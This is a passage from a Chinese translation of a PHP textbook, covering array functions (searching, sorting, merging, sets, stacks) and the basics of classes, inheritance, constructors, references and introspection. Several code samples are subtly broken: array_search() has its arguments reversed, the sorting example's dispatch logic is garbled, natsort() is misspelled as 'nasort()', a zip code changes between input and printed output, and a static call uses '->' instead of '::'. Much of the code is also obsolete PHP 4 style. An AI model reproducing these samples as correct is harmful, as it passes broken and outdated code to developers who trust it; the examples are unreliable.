    echo have_required($_POST, array('name', 'email_address')) ? 'did' : 'did not';  
    echo ' have all the required fields.</p>';  
}  
?>  
<form action="<?= $PHP_SELF; ?>" method="POST"> <p>  
    Name: <input type="text" name="name" /><br />  
    Email address: <input type="text" name="email_address" /><br />  
    Age (optional): <input type="text" name="age" />  
</p>  
  
    <p align="center">  
        <input type="submit" value="submit" name="submitted" />  
    </p>  
</form>
```

in_array() 的一个变种是 array_search() 函数。如果值被找到, 则 in_array() 返回 true, 而 array_search() 返回被找到元素的键:

```
$person = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');
```

```
$k = array_search($person, 'Wilma');  
echo "Fred's $k is Wilma\n";  
Fred's wife is Wilma
```

`array_search()` 也带有可选的第三个参数, 该参数要求被查找值的类型和数组中的值匹配。

排序

排序改变数组中元素的内部顺序, 并且通过重写键来反映这个新顺序。例如, 可以使用排序来从小到大排列一个得分清单、以字母顺序排列一个名字清单或基于用户发出消息的多少来排列一组用户。

PHP 提供三种方法来排序数组, 通过键排序、通过值排序而不改变键或通过值排序然后改变键。每一种排序可以是升序、降序或由用户定义函数定义的顺序。

一次排序一个数组

PHP 提供了一些函数来排序一个数组, 这些函数如表 5-1 所示。

表 5-1: PHP 排序数组函数

作用	升序	降序	用户定义顺序
通过值排序数组, 然后从 0 开始重新分配索引	<code>sort()</code>	<code>rsort()</code>	<code>usort()</code>
通过值排序数组	<code>Asort()</code>	<code>arsort()</code>	<code>uasort()</code>
通过键排序数组	<code>ksort()</code>	<code>krsort()</code>	<code>uksort()</code>

函数 `sort()`、`rsort()` 和 `usort()` 被设计为用于索引数组, 因为它们分配新的数字键来表示顺序。当需要回答像“前 10 名得分是多少?”和“谁是在字母顺序下的第三个人?”这样的问题时, 这些函数很有用。其他排序函数也可用于索引数组, 但是你将只能通过使用遍历函数 (如 `foreach` 和 `next`) 来访问排序的序列。

要以字母升序排序名字, 可以用下面代码:

```
$names = array('cath', 'angela', 'brad', 'dave');  
sort($names);          // $names 现在为 'angela', 'brad', 'cath', 'dave'
```

要得到它们的字母顺序的倒序，只需简单地用 `rsort()` 代替 `sort()`。

如果有一个关联数组将用户名映射到注册时间分钟数，那么可以用 `arsort()` 来显示表中最前面的三个，如下所示：

```
$logins = array('njt' => 415,
                'kt'  => 492,
                'rl'  => 652,
                'jht' => 441,
                'jj'  => 441,
                'wt'  => 402);
arsort($logins);
$num_printed = 0;
echo('<table>\n');
foreach ($logins as $user => $time) {
    echo("&<tr><td>$user</td><td>$time</td></tr>\n");
    if (++$num_printed == 3) {
        break;           // 在三个以后停止
    }
}
echo('</table>\n');
<table>
<tr><td>rl</td><td>652</td></tr>
<tr><td>kt</td><td>492</td></tr>
<tr><td>jht</td><td>441</td></tr>
</table>
```

如果想要按用户名以升序来显示这个表，可使用 `ksort()`：

```
ksort($logins);
echo("&<table>\n");
foreach ($logins as $user => $time) {
    echo("<tr><td>$user</td><td>$time</td></tr>\n");
}
echo("</table>\n");
<table>
<tr><td>jht</td><td>441</td></tr>
<tr><td>jj</td><td>441</td></tr>
<tr><td>kt</td><td>492</td></tr>
<tr><td>njt</td><td>415</td></tr>
<tr><td>rl</td><td>652</td></tr>
<tr><td>wt</td><td>402</td></tr>
</table>
```

用户定义顺序要求你提供一个带两个值并返回一个值的函数，返回值指定两个值在排序数组里的顺序。如果第一个值大于第二个，则该函数应该返回 1；如果第一个值小于第二个，则该函数应该返回 -1；如果值的排序顺序相同，则返回 0。

例 5-3 是在同样的数据上尝试多种排序函数的程序。

例 5-3: 排序数组

```
<?php
function user_sort($a, $b) {
    // smarts 是首要的, 因此首先对它排序
    if($b == 'smarts') {
        return 1;
    }
    else if($a == 'smarts') {
        return -1;
    }

    return ($a == $b) ? 0 : (($a < $b) ? -1 : 1);
}

$values = array('name' => 'Buzz Lightyear',
                'email_address' => 'buzz@starcommand.gal',
                'age' => 32,
                'smarts' => 'some');

if($submitted) {
    if($sort_type == 'usort' || $sort_type == 'uksort' || $sort_type == 'uasort') {
        $sort_type($values, $sort_type);
    }
    else {
        user_sort($values);
    }
}
?>

<form action="<?=$PHP_SELF ; ?>">
<p>
    <input type="radio" name="sort_type" value="sort" checked="checked" />
                                     Standard sort<br />
    <input type="radio" name="sort_type" value="rsort" />   Reverse sort<br />
    <input type="radio" name="sort_type" value="usort" />   User-defined sort<br />
    <input type="radio" name="sort_type" value="ksort" />   Key sort<br />
    <input type="radio" name="sort_type" value="krsort" />  Reverse key sort<br />
    <input type="radio" name="sort_type" value="uksort" />  User-defined key sort<br />
    <input type="radio" name="sort_type" value="asort" />   Value sort<br />
    <input type="radio" name="sort_type" value="arsort" />  Reverse value sort<br />
    <input type="radio" name="sort_type" value="uasort" />  User-defined value sort<br />
</p>

<p align="center">
    <input type="submit" value="Sort" name="submitted" />
</p>

<p>
    Values <?= $submitted ? "sorted by $sort_type" : "unsorted"; ?>:
</p>
```

```
<ul>
  <?php
    foreach($values as $key=>$value) {
      echo "<li><b>$key</b>: $value</li>";
    }
  ?>
</ul>
</form>
```

自然顺序排序

PHP的内置排序函数能够正确地排序字符串和数字,但是它们不能正确地排序包含数字的字符串。例如,如果有文件名 *ex10.php*、*ex5.php* 和 *ex1.php*,那么普通的排序函数将把它们重新排序成下面的顺序: *ex1.php*、*ex10.php*、*ex5.php*。要正确地排序包含数字的字符串,应使用 `nasort()` 和 `natcasesort()` 函数:

```
$output = natsort(input);
$output = natcasesort(input);
```

一次排序多个数组

函数 `array_multisort()` 能够一次排序多个索引数组:

```
array_multisort(array1 [, array2, ... ]);
```

传递给该函数一系列数组和排序顺序(通过 `SORT_ASC` 或 `SORT_DESC` 常量确定),函数会重新排序所有数组的元素,并分配新索引。这与关系数据库中的连接操作很相似。

设想有许多人,并且每个人都有若干条数据:

```
$names = array('Tom', 'Dick', 'Harriet', 'Brenda', 'Joe');
$ages  = array(25, 35, 29, 35, 35);
$zips  = array(80522, '02140', 90210, 54141, 80522);
```

每个数组的第一个元素描述一个单个记录——关于 Tom 的所有信息。类似地,第二个元素组成另一个记录——关于 Dick 的所有信息。函数 `array_multisort()` 重新排序数组的元素,并保留记录。这就是说,在排序后如果 Dick 在 `$names` 数组中第一个结束,那么 Dick 的剩余信息也将在其他数组中第一个结束(注意需要引用 Dick 的 zip 号码来防止它被解释为八进制常量)。

下面的例子展示如何先以年龄升序排序记录，然后以 zip 号码降序排序记录：

```
array_multisort($ages, SORT_ASC, $zips, SORT_DESC, $names, SORT_ASC);
```

我们需要将 \$names 包含到函数调用中来确保 Dick 的名字同他的年龄和 zip 号码在一起。排序的结果如下所示：

```
for ($i=0; $i < count($names); $i++) {
    echo("<tr><td>$ages[$i]</td><td>$zips[$i]</td><td>$names[$i]</td>\n");
}
echo("</table>\n");
<table>
<tr><td>25</td><td>80522</td><td>Tom</td>
<tr><td>29</td><td>90210</td><td>Harriet</td>
<tr><td>35</td><td>80522</td><td>Joe</td>
<tr><td>35</td><td>64141</td><td>Brenda</td>
<tr><td>35</td><td>02140</td><td>Dick</td>
</table>
```

翻转数组

函数 `array_reverse()` 翻转数组中元素的内部顺序：

```
$reversed = array_reverse(array);
```

数字键从 0 开始重新编号，字符串索引则不受影响。一般来说，用翻转顺序排序函数代替排序然后再翻转数组的顺序更好。

函数 `array_flip()` 返回一个数组，这个数组翻转了每个原始元素的键—值对的顺序：

```
$flipped = array_flip(array);
```

也就是说，对于其值是一个合法键的数组元素，该元素的值变成它的键并且元素的键变成它的值。例如，如果有一个数组将用户名映射到家庭目录，则可以用 `array_flip()` 来创建一个数组，该数组将家庭目录映射到用户名：

```
$u2h = array('gnat' => '/home/staff/nathan',
             'rasmus' => '/home/elite/rasmus',
             'ktatroe' => '/home/staff/kevin');
$h2u = array_flip($u2h);
$user = $h2u['/home/staff/kevin'];    // $user 现在为 'ktatroe'
```

原始值既不是字符串也不是整数的素元将被保留在结果数组中。如果给出原始数组中的键的值，则新数组可以让你得到该键，但是这个技术仅在原始的数组有惟一值时才能有效地工作。

随机顺序

要以随机顺序遍历数组中的元素，应使用 `shuffle()` 函数。所有现有的键，不管是字符串还是数字，都用从 0 开始的连续整数替换。

下面是如何对星期中的日期进行随机顺序排序的例子：

```
$days = array('Monday', 'Tuesday', 'Wednesday',  
              'Thursday', 'Friday', 'Saturday', 'Sunday');  
shuffle($days);  
print_r($days);  
Array  
{  
    [0] => Tuesday  
    [1] => Thursday  
    [2] => Monday  
    [3] => Friday  
    [4] => Wednesday  
    [5] => Saturday  
    [6] => Sunday  
}
```

很显然，执行 `shuffle()` 后的顺序可能和本例的输出不一样。除非你对从一个数组中得到多个随机元素而无需重复任何特殊项感兴趣，否则使用函数 `rand()` 来取得一个索引效率会更高。

作用于整个数组

PHP 有一些有用的函数用于修改或将一个操作应用到数组的所有元素。可以合并数组、寻找差别、计算总数等等，所有这些都使用内置函数。

计算数组和

函数 `array_sum()` 合计一个索引或关联数组中的值：


```
$sum = array_sum(array);
```

例如:

```
$scores = array(98, 76, 56, 80);  
$total  = array_sum($scores);  
// $total = 310
```

合并两个数组

函数 `array_merge()` 智能地合并两个或多个数组:

```
$merged = array_merge(array1, array2 [, array ... ])
```

如果前一个数组中的一个数字键被重复, 那么后一个数组中的值被分配一个新的数字键:

```
$first  = array('hello', 'world');      // 0 => 'hello', 1 => 'world'  
$second = array('exit', 'here');        // 0 => 'exit', 1 => 'here'  
$merged = array_merge($first, $second);  
// $merged = array('hello', 'world', 'exit', 'here')
```

如果前一个数组中的一个字符串键被重复, 那么该值被后面的值替换:

```
$first  = array('bill' => 'clinton', 'tony' => 'danza');  
$second = array('bill' => 'gates', 'adam' => 'west');  
$merged = array_merge($first, $second);  
// $merged = array('bill' => 'gates', 'tony' => 'danza', 'adam' =>  
'west')
```

比较两个数组之间的差别

函数 `array_diff()` 确定一个数组中的值在其他数组中是否不存在:

```
$diff = array_diff(array1, array2 [, array ... ]);
```

例如:

```
$a1 = array('bill', 'claire', 'elle', 'simon', 'judy');  
$a2 = array('jack', 'claire', 'toni');  
$a3 = array('elle', 'simon', 'garfunkel');  
// find values of $a1 not in $a2 or $a3  
$diff = array_diff($a1, $a2, $a3);  
// $diff is array('bill', 'judy');
```

使用 `===` 来比较值，所以 `1` 和 `"1"` 被认为是不同的。第一个数组中的键被保留，所以在 `$diff` 中 `'bill'` 的键是 `0`，`'judy'` 的键是 `4`。

从数组中过滤元素

要基于值确定数组的子集，可使用函数 `array_filter()`：

```
$filtered = array_filter(array, callback);
```

`array` 的每个值被传递给命名为 `callback` 的函数。返回的数组仅仅包含使函数返回 `true` 值的原始数组中的元素，例如：

```
function is_odd ($element) {  
    return $element % 2;  
}  
$numbers = array(9, 23, 24, 27);  
$odds     = array_filter($numbers, 'is_odd');  
// $odds 为 array(0 => 9, 1 => 23, 3 => 27)
```

正如你所看到的，键被保留。这个函数对于关联数组是最有用的。

使用数组

几乎在每一个 PHP 程序中都有数组。除了用于排序值的集合之外，它们还用于实现各种各样的抽象数据类型。在这一节中，将展示如何用数组来实现集合和堆栈。

集合

数组让你实现集合（set）理论的基本操作：并集、交集和差集。每个集合由一个数组表示，并且通过各种各样的 PHP 函数来实现集合操作。集合中的值就是数组中的值，键没有被使用，但是通常通过操作被保留。

两个集合的并集（union）是两个集合的所有元素，重复的元素将被删除。函数 `array_merge()` 和 `array_unique()` 用来计算并集。下面是如何得到两个数组的并集：

```
function array_union($a, $b) {
```

```

    $union = array_merge($a, $b); // 重复元素仍然存在
    $union = array_unique($union);

    return $union;
}

$first = array(1, 'two', 3);
$second = array('two', 'three', 'four');
$union = array_union($first, $second);
print_r($union);
Array
(
    [0] => 1
    [1] => two
    [2] => 3
    [4] => three
    [5] => four
)

```

两个集合的交集 (intersection) 是两个集合的公有元素的集合。PHP 的内置函数 `array_intersect()` 带任意个数的数组作为参数, 并返回那些存在于每个数组中的值的数组。如果多个键具有相同的值, 那么值的第一个键被保留。

另一个在数组集合上普遍使用的函数是用来得到差集 (difference) 的函数; 也就是说, 在一个数组中存在而在另一个数组中不存在的值。函数 `array_diff()` 用于计算差集、返回一个数组, 该数组中的值在第一个数组中存在而在第二个数组中不存在。

下面的代码得到两个数组的差集:

```

$first = array(1, 'two', 3);
$second = array('two', 'three', 'four');
$difference = array_diff($first, $second);
print_r($difference);
Array
(
    [0] => 1
    [2] => 3
)

```

堆栈

一个相当普遍的数据类型是 LIFO (last-in first-out, 后进先出) 堆栈, 尽管堆栈在 PHP 程序中不如在其他程序中那么普遍。可以用一对 PHP 函数 `array_push()` 和

`array_pop()` 创建堆栈。函数 `array_push()` 与给 `$array[]` 赋值具有同样的作用。我们使用 `array_push()` 的原因是它强调我们使用堆栈的事实，并且对应地使用 `array_pop()` 将使得我们的代码更易阅读。另外 `array_shift()` 和 `array_unshift()` 函数将数组作为队列对待。

堆栈对维持状态特别有用。例 5-4 提供了一个简单的状态调试器，该调试器允许你打印出到这一点为止被调用的函数清单（例如，`stack trace`）。

例 5-4：状态调试器

```
$call_trace = array();

function enter_function($name) {
    global $call_trace;
    array_push($call_trace, $name); // 与 $call_trace[] = $name 相同

    echo "Entering $name (stack is now: " . join(' -> ', $call_trace) . ")<br />";
}

function exit_function() {
    echo "Exiting<br />";

    global $call_trace;
    array_pop($call_trace); // 忽略 array_pop() 的返回值
}

function first() {
    enter_function('first');
    exit_function();
}

function second() {
    enter_function('second');
    first();
    exit_function();
}

function third() {
    enter_function('third');
    second();
    first();
    exit_function();
}

first();
third();
```

以下是例 5-4 的输出:

```
Entering first (stack is now: first)
Exiting
Entering third (stack is now: third)
Entering second (stack is now: third -> second)
Entering first (stack is now: third -> second -> first)
Exiting
Exiting
Entering first (stack is now: third -> first)
Exiting
Exiting
```

第六章

对象

OOP (Object-Oriented Programming, 面向对象的编程) 技术为编程人员敞开了一扇大门, 使其编写的代码更简洁、更易于维护, 并且具有更强的可重用性。正因为 OOP 具有以上多种已被证实的功能, 使得当今人们介绍的新语言大多都是面向对象的。PHP 支持 OOP 的很多实用功能, 本章将介绍如何去运用它们。

数据与工作在其上的代码在 OOP 中存在着基本的联系, OOP 允许你围绕这种联系设计和实现程序。例如, 一个公告板系统常常会跟踪许多用户的信息。在面向过程的编程语言中, 每一个用户会是一个数据结构, 并可能存在一组在用户数据结构之上操作的函数 (用于创建新用户、获得他们的信息等等)。但在面向对象的编程语言中, 每一个用户将是一个对象 (object) —— 一个数据结构和隶属于它的代码。数据和代码仍然是原来的样子, 只是它们被视为一个不可分割的单元。

在这个假想的公告板系统设计中, 对象不仅能描述用户, 还能描述消息 (message) 和线索 (thread)。一个用户对象具有该用户的用户名和用户密码信息, 并有确认所有该用户消息的代码。一个消息对象知道它自己属于哪一个线索, 并且能实现发送新消息、回应已存在消息和显示消息的功能。一个线索对象是一系列消息对象的集合, 并具有显示线索索引的代码。这只是将必要功能划分成对象的一种方法而已。例如, 在一个替换的设计中, 发送新消息的代码存在于用户对象而不是消息对象中。设计面向对象的系统是一个复杂的主题, 并且有许多书籍已经介绍了这方面的内容。幸运的是不论怎样设计系统, 你都可以用 PHP 来实现。

对象（代码和数据）是程序设计和代码重用的模块化单元。本章将展示如何在 PHP 中定义、创建和使用对象。本章涵盖了面向对象的基本概念和自省、串行化等高级论题。

术语

每一种面向对象语言对于相同的旧概念都可能会有一系列不同的术语。本节将描述 PHP 使用的术语，但需要注意的是：在其他语言中，这些术语可能代表着不同的含义。

让我们回到先前公告板的例子。在该例子中，你需要为每一位用户保存相同的信息，并且能在每个用户的数据结构上调用相同的函数。在设计程序时，你要决定每一个用户的字段和与之相关的函数。用 OOP 的术语来说，你正在定义用户类（class）。类是用来建立对象的模板。

对象是类的实例。也就是说，它是实际用户数据结构和与之相关的代码。对象和类有些类似于值和数据类型。我们知道，只存在一种整数类型，但是却会有很多整数。与此类似，虽然你的程序只定义了一种用户类，但是你可以通过它创建很多不同的（或相同的）用户。

与对象相关联的数据被称为它的属性（property），而与对象相关的函数则被称为它的方法（method）。在定义一个类时，你将为它的属性命名，并为它的方法编写代码。

我们可以使用封装（encapsulation）来使调试和维护程序变得更简单。其思想是：类向使用对象的代码提供一些方法（即接口，interface），使得外部不能直接访问对象的数据结构。这样，调试将变得更简单，因为你知道哪里会有 bug——只有类中的代码能够改变对象的数据结构。同样，维护也将变得更简单，因为你可以改变类接口的内部实现，而不用改变使用类的代码（如果接口不变的话）。

任何非凡的面向对象设计都可能会涉及到继承（inheritance）。其思想是：以某些存在的类为基础定义新的类，在新类中，将会新增或改变一些属性和方法。作为基础的类被称为超类（superclass）或基类（base class）。新定义的类则被称为子类

(subclass) 或派生类 (derived class)。继承是代码重用的一种形式——基类的代码被重用了，而不是简单地复制并粘贴到新类中。对基类的任何改进和修改都将自动反映到派生类中。

创建对象

因为创建和使用对象类比定义对象类简单，所以在我们讨论如何定义类之前，先看看如何创建对象。我们使用关键字 `new` 用给定的类创建一个对象：

```
$object = new Class;
```

假定我们已经定义了一个 `Person` 类，以下代码将创建一个 `Person` 对象：

```
$rasmus = new Person;
```

不要将类名用引号引起来，否则在编译时将会出错：

```
$rasmus = new 'Person';           // 不正确
```

有些类允许你在调用 `new` 时传递参数。类文档会说明该类是否接受参数，如果能，你就可以用如下代码创建类：

```
$object = new Person('Fred', 35);
```

类名并不一定要硬编码到你的程序中。你可以用一个变量来提供类名：

```
$Class = 'Person';
$object = new $Class;
// 它等价于
$object = new Person;
```

使用一个没有定义的类会产生一个运行时错误。

包含对象引用的变量只是普通变量——它们能像其他变量那样被使用。以下的例子说明了涉及对象的变量的使用：

```
$account = new Account;
$object = 'account';
${$object}->init(50000, 1.10);           // 与 $account->init 一样
```


访问属性和方法

一旦创建了一个对象，就可以使用 `->` 符号访问对象的方法和属性：

```
$object->propertyname;  
$object->methodname([arg,...]);
```

例如：

```
printf("rasmus is %d years old.\n",$rasmus->age); // 属性访问  
$rasmus->birthday(); // 方法调用  
$rasmus->set_age(21); // 带参数的方法调用
```

方法就是函数，所以它们可以包含参数，并可以返回值：

```
$clan = $rasmus->family('extended');
```

在 PHP 中，对于方法和属性没有公共（public）和私有（private）的概念。也就是说：无法指定只有类本身的代码才能访问类中的特定方法和属性。封装是通过转换来实现的（只有对象本身的代码才应该直接访问它的属性），而不是由语言本身强制实现的。

你可以使用变量来替换属性名：

```
$prop = 'age';  
echo $rasmus->$prop;
```

静态方法在类而不是对象上调用。这样的方法不能访问属性。静态方法的名称由类名加上 `::` 和函数名构成。例如，可以像下面这样调用 HTML 类中的 `p()` 方法：

```
HTML::p("hello,world");
```

类的文档指明了哪些方法是静态的。

赋值（assignment）操作创建对象的一个拷贝，该拷贝中的属性与源对象中的相同。改变拷贝并不会改变原始对象：

```
$f = new Person('Fred',35);  
$b = $f; // 得到一个拷贝  
$b->set_name('barney'); // 改变拷贝  
printf("%s and %s are best friends.\n",$b->get_name(),$f->get_name());  
Barney and Fred are best friends.
```

声明类

要想用面向对象的方式来设计程序或代码库,你需要用关键字class来定义自己的类。类的定义包括类名、属性和方法。类名区分大小写,且要遵循PHP标识符的规则。类名stdClass是保留字。以下是类定义的语法:

```
class classname [extends baseclass]
{
    [ var $property [ = value ]; ... ]

    [ function functionname (args)]{
        // 代码
    }
    ...
}
```

声明方法

方法是在类中定义的函数。虽然PHP没有什么特殊的要求,但是大多数方法只对其所属对象中的数据进行操作。所有以两个下划线(__)开头的方法可能在将来被PHP使用(现在由对象串行化方法__sleep()和__wake()使用,它们将在本章后面部分介绍),所以建议你在为方法命名时不要以双下划线开头。

在一个方法的内部,变量\$this用来指代在其上调用方法的那个对象。例如:如果你在birthday()方法中调用\$rasmus -> birthday(),则\$this和\$rasmus拥有相同的值。方法用变量\$this来访问当前对象的属性,以及调用该对象的其他方法。

下面这个简单的例子定义了Person类,并描述了变量\$this的用法:

```
class Person {
    var $name;

    function get_name () {
        return $this->name;
    }

    function set_name ($new_name) {
        $this->name = $new_name;
    }
}
```

正如你所看到的，方法 `get_name()` 和 `set_name()` 使用 `$this` 去访问和设置当前对象的 `$name` 属性。

对于声明静态方法，并没有使用关键字或特殊语法。因为静态方法是在类上，而不是对象上调用的，所以一个静态方法只是不使用变量 `$this` 而已。例如：

```
class HTML_Stuff {
    function start_table() {
        echo "<table border='1'>\n";
    }
    function end_table () {
        echo "</table>\n";
    }
}
HTML_Stuff->start_table();
// 输出HTML表的行与列
HTML_Stuff->end_table();
```

声明属性

在先前 `Person` 类的定义中，我们曾显式地声明了 `$name` 属性。属性的声明是可选的，它只是便于别人维护你的代码而已。在 PHP 中，我们建议声明属性，当然你也可以在任何时候加入新的属性。

下面是一种 `Person` 类，它含有一个没有声明的 `$name` 属性：

```
class Person {
    function get_name ()
    {
        return $this->name;    }
    function set_name ($new_name) {
        $this->name = $new_name;
    }
}
```

你可以为属性定义默认值，但这些默认值必须是简单的常量：

```
var $name = 'J Doe';    // 正确
var $age  = 0;          // 正确
var $day  = 60*60*24;    // 不正确
```

继承

用如下方法可以继承一个类中属性和方法：在类定义中使用 `extends` 关键字，其后是基类名称：

```
class Person {
    var $name, $address, $age;
}

class Employee extends Person {
    var $position, $salary;
}
```

`Employee`类中包含属性 `$position` 和 `$salary`，以及从 `Person` 类中继承来的属性 `$name`、`$address` 和 `$age`。

如果派生类中的某个属性或方法名与其父类中的某个属性或方法名相同，则派生类中相应的属性或方法将会取代父类中的相应项，这被称为覆盖 (override)。引用属性时将返回派生类的属性的值，引用方法时将调用派生类中的方法。

可以使用 `parent::method()` 符号来访问一个被覆盖的方法：

```
parent::birthday();           // 调用父类的 birthday() 方法
```

一个常见的错误是：将父类名硬编码到对被覆盖方法的调用中：

```
Creature::birthday();         // Creature 是一父类
```

这是错误的，因为它在子类中直接引用了父类名。正确的做法是在 `extends` 子句中使用 `parent::`。

构造函数

在实例化一个对象时，可以在类名后提供一个参数列表：

```
$person = new Person('Fred', 35);
```

这些参数将被传递给这个类的构造函数 (constructor)，这个特殊函数用来初始化类的属性。

构造函数和定义它的类具有相同的名称。以下是 Person 类的构造函数：

```
class Person {
    function Person ($name, $age) {
        $this->name = $name;
        $this->age  = $age;
    }
}
```

PHP 并不支持构造函数链的自动调用，也就是说，当你实例化派生类的一个对象时，只有派生类中的构造函数被自动调用。为了使父类中的构造函数也被调用，应在子类的构造函数中显式地调用父类中的构造函数。在本例中，Employee 类的构造函数调用了 Person 的构造函数：

```
class Person {
    var $name, $address, $age;

    function Person($name, $address, $age) {
        $this->name = $name;
        $this->address = $address;
        $this->age = $age;
    }
}

class Employee extends Person {
    var $position, $salary;

    function Employee($name, $address, $age, $position, $salary) {
        $this->Person($name, $address, $age);
        $this->position = $position;
        $this->salary = $salary;
    }
}
```

引用

当你把一个对象赋值给另一个变量时，你创建了该对象的一个拷贝：

```
$fred = new Person;
$copy = $fred;
$fred->name("Fred");
print $copy->name();      // 不输出 "Fred"
```

此时，你有了两个 Person 对象：\$fred 和 \$copy，且它们具有无关的属性值。在将调用的结果赋值给构造函数时也是如此，如下所示：

```
$fred = new Person;
```

由 Person 的构造函数创建的对象被复制，并储存在 \$fred 中。这意味着构造函数中的 \$this 与 \$fred 实际上指代的是两个不同的对象。如果构造函数通过引用为 \$this 创建了一个别名，它不会为 \$fred 也创建一个别名，例如：

```
$people = array();
class Person {
    function Person () {
        global $people;
        $people[] =& $this;
    }
}
$fred = new Person;
$fred->name = "Fred";
$barney =& new Person;
$barney->name = "Barney";
var_dump($people);
array(2) (
    [0]=>
    &object(Person)(0) {
    }
    [1]=>
    &object(Person)(1) {
        ["name"]=>
        string(6) "Barney"
    }
}
```

\$fred 是构造函数存储在 \$people[0] 中对象的一个拷贝，\$barney 是构造函数存储在 \$people[1] 中的对象的别名。当我们改变 \$fred 的属性时，并没有改变 \$people[0] 中的对象。而当改变 \$barney 时，我们也改变了 \$people[1] 中的对象。

为了防止在赋值时创建拷贝，请使用引用赋值方法：

```
$obj = & new Class;
```

以上代码使 \$obj 成为新对象（在构造函数中 \$this 指代的对象）的一个别名。如果构造函数为 \$this 保存了一个引用，则同时也为 \$obj 保存了一个引用。

在类的文档中应当说明在它的构造函数中是否需要使用 =&。在大多数情况下，这是不必要的。

自省

自省 (introspection) 是一种能力, 利用这种能力程序可以检验一个对象的特征, 例如: 名称、父类 (如果存在的话)、属性和方法。利用自省, 你可以编写对任何类或对象进行操作的代码。在编写代码时, 你不用知道类的哪些属性或方法被定义了; 相反, 你能在运行时得到那些信息, 这使得你能编写出通用的调试器、串行化器和剖析器 (profiler) 等。本节将介绍 PHP 提供的自省功能。

检验类

我们可以调用 `class_exists()` 函数来确定一个类是否存在。该函数有一个字符串参数并返回一个布尔值。同样, 也可以使用 `get_declared_classes()` 函数, 该函数将返回一个包含所有已定义的类的数组, 并检查类名是否存在于返回数组中:

```
$yes_no = class_exists(classname);  
$classes = get_declared_classes();
```

可以通过函数 `get_class_methods()` 和 `get_class_vars()` 来得到一个类中的所有属性和方法 (包括从基类中继承的方法和属性)。这些函数的参数为类名, 返回值为一个数组:

```
$methods = get_class_methods(classname);  
$properties = get_class_vars(classname);
```

类名可以仅仅是一个单词, 也可以是一个用引号引起来的字符串, 或者是一个包含类名的变量:

```
$class = 'Person';  
$methods = get_class_methods($class);  
$methods = get_class_methods(Person);    // 同上  
$methods = get_class_methods('Person');  // 同上
```

`get_class_methods()` 函数返回的数组是所有方法名的列表。`get_class_vars()` 函数返回的关联数组映射了属性 (包括继承来的) 的名称和值。一个不足是, `get_class_vars()` 函数只返回拥有默认值的属性, 而不返回未初始化的属性。

调用 `get_parent_class()` 函数可以获得一个类的父类:

```
$superclass = get_parent_class(classname);
```

例6-1中的函数display_classes()用来显示所有当前声明了的类,以及它们的方法和属性。

例6-1: 显示所有已声明的类

```
function display_classes () {  
    $classes = get_declared_classes();  
    foreach($classes as $class) {  
        echo "Showing information about $class<br />";  
  
        echo "$class methods:<br />";  
        $methods = get_class_methods($class);  
        if(!count($methods)) {  
            echo "<i>None</i><br />";  
        }  
  
        else {  
            foreach($methods as $method) {  
                echo "<b>$method</b>( )<br />";  
            }  
        }  
  
        echo "$class properties.<br />";  
        $properties = get_class_vars($class);  
        if(!count($properties)) {  
            echo "<i>None</i><br />";  
        }  
        else {  
            foreach(array_keys($properties) as $property) {  
                echo "<b>\$$property</b><br />";  
            }  
        }  
  
        echo "<hr />";  
    }  
}
```

display_classes()函数的输出如图6-1所示。

检验对象

如要获得一个对象所属的类,请先调用函数is_object()来确认它是否是一个对象,然后再调用get_class()函数来得到它所属的类:

```
$yes_no = is_object(var);  
$classname = get_class(object);
```

